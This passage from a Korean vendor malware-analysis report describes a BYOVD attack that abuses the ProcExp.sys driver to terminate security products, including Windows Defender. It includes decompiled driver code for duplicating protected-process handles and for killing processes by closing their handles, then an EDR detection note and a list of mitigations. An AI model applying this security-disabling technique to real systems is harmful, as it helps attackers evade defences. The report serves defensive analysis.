[그림 19] 드라이버를 통한 보안 제품 무력화

ProcExpKillHandle 이라는 함수 내 DeviceIoControl API을 호출하여 무력화 대상 PID를 전달한다.
본 과정을 통해 보안 제품을 드라이버를 통해 무력화시키는 BYOVD 공격이 수행된다.

3.1.14 보안 제품 무력화

[그림 20] 보안 제품 무력화

BYOVD 공격의 결과로 윈도우 디펜더 프로세스인 MsMpEng.exe 프로세스가 무력화되었다.

3.2 BYOVD (ProcExp.sys) 드라이버 분석

3.2.1 보호된 프로세스 핸들 전달

```
v11.UniqueThread = 0i64;
v11.UniqueProcess = (HANDLE)a1;
*(_OWORD *)&v12.SecurityDescriptor = 0i64;
result = ZwOpenProcess(&SourceProcessHandle, 0x40u, &v12, &v11);
if ( result >= 0 )
{
  Options = 2;
  if ( a3 )
    Options = 0;
  v9 = ZwDuplicateObject(SourceProcessHandle, a2, (HANDLE)0xFFFFFFFFFFFFFFFFi64, a4, a3, 0, Options);
  ZwClose(SourceProcessHandle);
  if ( v9 >= 0 )
    return 0;
  else
    return v9;
}
return result;
```

[그림 21] 보호된 프로세스 핸들 전달

본 드라이버에는 전달받은 PID의 핸들을 열고 이를 복제하여
전달을 요청한 프로세스에게 돌려주는 기능이 있다.
본 기능을 통해 이전의 악성 PE 파일은 보호 권한의 보안 제품 핸들을 얻을 수 있었다.

3.2.2 대상 프로세스 종료


```
PEPROCESS Process; // [rsp+70h] [rbp+8h] BYREF
PVOID Object; // [rsp+78h] [rbp+10h] BYREF
struct _OBJECT_HANDLE_INFORMATION HandleInformation; // [rsp+80h] [rbp+18h] BYREF

result = PsLookupProcessByProcessId((HANDLE)*(unsigned int *)ProcessId, &Process);
if ( result >= 0 )
{
  KeStackAttachProcess(Process, &ApcState);
  status = ObReferenceObjectByHandle(ProcessId[3], 0, 0i64, 1, &Object, &HandleInformation);
  if ( status >= 0 )
  {
    PEPROCESS = Object;
    if ( Object == ProcessId[1] )
    {
      ObCloseHandle(ProcessId[3], 1);
      PEPROCESS = Object;
    }
    ObfDereferenceObject(PEPROCESS);
  }
  KeUnstackDetachProcess(&ApcState);
  ObfDereferenceObject(Process);
  return status;
}
return result;
```

[그림 22] 핸들 객체 제거를 통한 프로세스 종료


본 드라이버에는 또 다른 기능인 핸들 객체 제거를 통한 프로세스 종료 기능이 있다.
이전과 같이 전달받은 PID를 가진 프로세스의 열린 모든 핸들을 오픈하고
핸들 객체를 제거하여 프로세스를 종료시키는 기능이다.
이러한 공격은 일반적으로 탐지 및 차단이 불가능하여 마이크로소프트 윈도우 디펜더조차 종료할 수 있다.

4. Privacy-i EDR 탐지 정보

4.1 BYOVD 공격 시도에 대한 사전 탐지 및 차단



[그림 23] BYOVD 공격에 대한 사전 탐지 및 차단



[그림 24] 자사 제품에 대한 BYOVD 공격 사전 탐지 및 차단

BYOVD 공격은 보안 제품을 무력화하고 시스템 장악 후 악성 행위를 수행한다.
소만사 제품인 Privacy-i EDR은 자사 제품에 대한 BYOVD 공격 시도를 사전에 탐지 및 차단하고 시스템을 안전하게 보호하며 자가 보호까지 완료하였다.

5. 대응

1. EDR/AV 솔루션 적용 (행위기반으로 차단)
2. 주요 데이터는 주기적인 백업을 통해 시스템 파괴 시에도 복구가 가능하도록 대비
3. 논리적 망분리(VDI)를 적용하여 악성코드 PC 유입을 원천 차단
4. 신뢰할 수 없는 메일의 첨부파일 실행 금지
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결 차단
6. PC취약점 점검과 조치 (OS나 어플리케이션은 가급적 최신 버전 유지하며 취약점 점검 및 조치)

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오